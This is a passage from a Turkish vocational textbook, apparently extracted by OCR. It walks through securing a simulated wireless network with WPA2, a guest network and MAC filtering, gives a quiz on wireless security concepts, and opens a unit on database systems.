
Görsel 4.51: Kablosuz ağ topolojisi

1. Adım: Deniz isimli bilgisayardan **192.168.0.1** adresiyle **Ev** isimli kablosuz yönlendiricinin arayüzüne giriş yaparak (Görsel 4.52) kablosuz erişim noktasının SSID'sini ve kablosuz ağ şifresini ayarlayınız.




Görsel 4.52: Kablosuz erişim noktasının arayüz giriş ekranı

2. Adım: Kablosuz erişim cihazının temel kablosuz ayarlarını 2.4 GHz ve 5 GHz frekanslarına göre SSID adlarını, kanal bilgilerini ve bant genişliklerini belirleyip bunları kaydediniz (Görsel 4.53).




Görsel 4.53: Kablosuz ağ ayarları

3. Adım: Kablosuz erişim cihazının kablosuz güvenlik sekmesinden 2.4 GHz ve 5 GHz frekans bantlarında şifreleme türünü **WPA2** seçerek kablosuz ağ şifrelerini belirleyiniz (Görsel 4.54).




Görsel 4.54: Frekanslara göre şifre belirlenmesi

4. Adım: 2.4 GHz frekansında bir misafir profili oluşturarak WPA2 şifreleme türüne göre şifreyi belirleyiniz (Görsel 4.55).




Görsel 4.55: Misafir kablosuz ağ ayarlama ekranı

5. Adım: Kablosuz erişim noktasının 5 GHz frekans bandına sadece Emine ve Deniz isimli bilgisayarların bağlanabilmesi için bu cihazların MAC adreslerini görüntüleyiniz (Görsel 4.56).




Görsel 4.56: Cihazların MAC adresinin görüntülenmesi

6. Adım: 5 GHz frekansı için MAC filtreleme işlemini gerçekleştiriniz (Görsel 4.57).




Görsel 4.57: MAC filtreleme

7. Adım: Kablosuz yönlendirici cihazı ile kablosuz erişim noktasının SSID ve şifrelerini aynı olacak şekilde yapılandırınız (Görsel 4.58).




Görsel 4.58: Kablosuz erişim noktasının yapılandırılması

8. Adım: Emine (Görsel 4.59) ve Deniz cihazlarını **Ev_5GHz**, Demir cihazını **Ev_2.4GHz** ve Yiğit, misafir kullanıcısını (Görsel 4.60) **Evimiz_Misafir** ağlarına dâhil ederek kablosuz bağlantının güvenli ve sorunsuz gerçekleştiğini görüntüleyiniz.



Görsel 4.59: SSID'ye göre ağa bağlanılması




Görsel 4.60: Misafir cihazın Evimiz_Misafir ağına katılması

9. Adım: Komşu erişim noktasına Gökçe ve Nehir cihazlarının güvenli ve sorunsuz bir şekilde bağlandığını görüntüleyiniz.

Sıra Sizde

Ağ simülasyon programında Görsel 4.61'deki kablosuz ağ topolojisini oluşturunuz. Kablosuz ağ topolojisinde güvenliği sağlamak için erişim noktasını güvenli bir şekilde yapılandırınız.



Görsel 4.61: Kablosuz ağ topolojisi

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Ağ simülasyon programında topolojiyi oluşturdu.		
2. Cihazların IP'lerini otomatik olarak aldığını görüntüledi.		
3. PC cihazından erişim noktasının arayüzüne bağlantı sağladı.		
4. Erişim noktasına WPA2 şifreleme türünde şifre belirledi.		
5. Erişim noktasına bağlanabilecek cihazların MAC adreslerini girdi.		
6. Erişim noktası yapılandırmalarını tamamladı.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Kablosuz ağlarda keşif yapılırken sadece çevredeki Wi-Fi adları görüntülenebilir.

2. ( ) İstemci, kablosuz ağlarda bağlantı kurulurken erişim noktasının yaydığı beacon sinyalleriyle ağın varlığını fark eder.

3. ( ) Herkese açık ağlara bağlanmak güvenlidir.

4. ( ) WPA/WPA2 şifreleme algoritmalarına sahip bir ağın şifresinin kırılması için wordlist oluşturulabilir.

5. ( ) Kablosuz ağlar, veriyi radyo frekanslarıyla taşır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.

1. Kablosuz ağ kartı …… moduna geçtiğinde etraftaki erişim noktaları hakkında bilgi toplar.

2. Şifreleme algoritmalarından ……, kırılması en kolay şifreleme algoritması olduğu için sık tercih edilmez.

3. Kablosuz ağ cihazlarının ağda görünen adı …… olarak ifade edilir.

4. Bir kablosuz ağda saldırgan, ağdaki bir cihazın …… adresini taklit ederek ağa izinsiz erişim sağlar.

5. Çevredeki erişim noktalarının dinlenmesi, …… keşif olarak adlandırılır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. **Aşağıdakilerden hangisi kablosuz ağlarda kullanılan WPA2 protokolünün güçlü bir güvenlik sağladığı saldırı türüdür?**

A) DoS B) Parola kırma C) MAC sahtekârlığı

D) ARP zehirlemesi E) SQL enjeksiyonu

2. **Aşağıdakilerden hangisi kablosuz ağlarda ağın adının gizlenmesiyle ilgili bir güvenlik önlemidir?**

A) Kimlik doğrulama B) Erişim kontrolü C) Gizlilik artırma

D) Yetkilendirme E) Veri bütünlüğü

3. **Aşağıdakilerden hangisi pasif keşif yapmak için kullanılan araçlardan biridir?**

A) aircrack-ng B) aireplay-ng C) airfake-ng

D) airmon-ng E) airodump-ng

4. **Aşağıdakilerden hangisi kablosuz ağ güvenliği için güçlü bir şifrelemenin kullanılmasının faydalarından biridir?**

A) Veri hızını artırır. B) Parazitleri azaltır. C) Yetkisiz erişimi engeller.

D) Bağlantıyı hızlandırır. E) Frekans bandını genişletir.

5. **Aşağıdakilerden hangisi kablosuz ağlarda MAC adresinin filtrelenmesiyle ilgili güvenlik önlemidir?**

A) Erişim kontrolü B) Veri şifreleme C) Kimlik doğrulama

D) Gelişmiş güvenlik protokolü E) Saldırı önleme

6. **Aşağıdakilerden hangisi parola saldırılarına karşı koruma sağlamak için en iyi yöntemdir?**

A) Zayıf parolalar kullanmak. B) Ağın SSID'sini gizlemek.

C) Karmaşık ve uzun parolalar kullanmak. D) Erişim noktalarının yerini değiştirmek.

E) MAC adreslerini değiştirmek.

7. Aşağıdakilerden hangisi WPA2 protokolünün sağladığı güvenlik avantajlarından biridir?

A) Yüksek veri hızları sağlar.

B) Güçlü veri şifreleme sunar.

C) Daha geniş kapsama alanı sunar.

D) Daha az enerji tüketir.

E) IP adres gizliliği sağlar.

8. Aşağıdakilerden hangisi hedef sisteme müdahale edilmeden mevcut iletişimin dışarıdan dinlenmesiyle SSID, desteklenen hızlar, güvenlik ayarları gibi bilgilerin elde edilmesi yöntemidir?

A) Aktif deneme

B) Aktif keşif

C) Pasif deneme

D) Pasif keşif

E) Veri şifreleme

9. Aşağıdakilerden hangisi kablosuz ağ bağlantısı kurulurken gönderilen kimlik doğrulama paketidir?

A) Authentication

B) Association

C) Beacon

D) Data

E) Probe

10. Aşağıdakilerden hangisi saldırganların kablosuz ağdaki cihazları sahte bir erişim noktasına bağlanmasını sağlayarak veri çalmasına örnektir?

A) Brute Force

B) Denial of Service

C) Evil Twin

D) DNS Spoofing

E) Flooding

VERİ TABANI SİSTEMLERİ VE GÜVENLİĞİ

5. ÖĞRENME BİRİMİ

KONULAR

5.1. VERİ TABANI YÖNETİM SİSTEMLERİ

5.2. VERİ TABANI YÖNETİM SİSTEMLERİNİN KULLANIMI

5.3. SQL VE NoSQL SORGU İŞLEMLERİ

5.4. VERİ TABANI GÜVENLİĞİ

NELER ÖĞRENECEKSİNİZ?

- Veri tabanı yönetim sistemlerini açıklama
- Veri tabanı yönetim sistemlerini kullanma
- SQL, NoSQL ile sorgu işlemleri yapma
- Veri tabanı saldırılarından korunmak için güvenlik önlemleri alma


TEMEL KAVRAMLAR

Bilgi, MongoDB, MSSQL, MySQL, NoSQL, RDBMS, Veri, VTYS

HAZIRLIK ÇALIŞMALARI

1. Dijital çağda veriler neden önemlidir? Düşüncelerinizi arkadaşlarınızla tartışınız.
2. Veriler kötü niyetli kişilerin eline geçerse hangi olumsuzluklarla karşılaşılabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

5.1. VERİ TABANI YÖNETİM SİSTEMLERİ



Görsel 5.1: Veri ve bilgi ilişkisi

Bilgiye ulaşmanın temel yolu, veriyi toplamak ve bu veriyi anlamlandırmaktan geçer. **Veri**, ham bir biçimde tek başına anlam taşımayan sayı, metin veya semboller topluluğudur. Bir yapbozun parçaları gibi veriler de bir araya getirilmeden ve anlamlı bir bütün oluşturulmadan tek başına çok fazla anlam ifade etmez. Bir sınıftaki her öğrencinin sınavdan aldığı puanlar bir araya getirildiğinde henüz anlam çıkarılmamış veriler elde edilir. Bu veriler analiz edildiğinde bilgiye erişilir, bir başka deyişle veri anlamlandırılır. **Bilgi**; verilerin işlenmesi, analiz edilmesi ve yorumlanması sonucu elde edilen anlamlı ve yararlı çıktıdır. Bilgi, karar verme sürecinde yol gösterir ve eylemleri yönlendirmeye yardımcı olur. **Fatih**, **İstanbul** ve **1453** ifadeleri tek başlarına bir anlam ifade etmez (Görsel 5.1). Bu ifadeler bir araya getirilerek "Fatih, 1453 yılında İstanbul'u fethetmiştir." cümlesi oluşturulur ve Fatih hakkında bilgi sağlanır.

Araştırma

En çok kullanılan veri tabanı yönetim sistemlerini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

5.1.1. Yapılarına Göre Veri Türleri

Veriyi işleyebilmek ve bilgiye dönüştürebilmek için verinin nasıl bir yapıda olduğu bilinmelidir. Veriler yapısına göre üç ana gruba ayrılır:

